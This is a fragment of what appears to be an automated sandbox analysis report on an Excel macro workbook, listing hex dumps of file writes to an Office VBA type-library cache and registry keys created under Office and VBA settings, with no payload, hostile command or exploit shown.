C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.......@.......@.......@.. ......d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW.....WW	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.....	success or wait	1215	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`...	success or wait	107	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\..... .....8... 8...`..... ...8...	success or wait	107	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X...................L...........x.......@...........l.......4...........`.......(...........T.....................H...........t.......<...........h.......0...........\.......$...........P............|.......D...........p.......8......	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B..........	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g..............	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I..........	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68873F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!.......................... ....&!................. ....0..... ..,.......................... ....H.......D..	success or wait	1	68873F8E	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	4351E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	435241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3420F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	34211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68878A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68878A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68878A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	34213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	34213B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1386479617	success or wait	1	688D7FEE	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly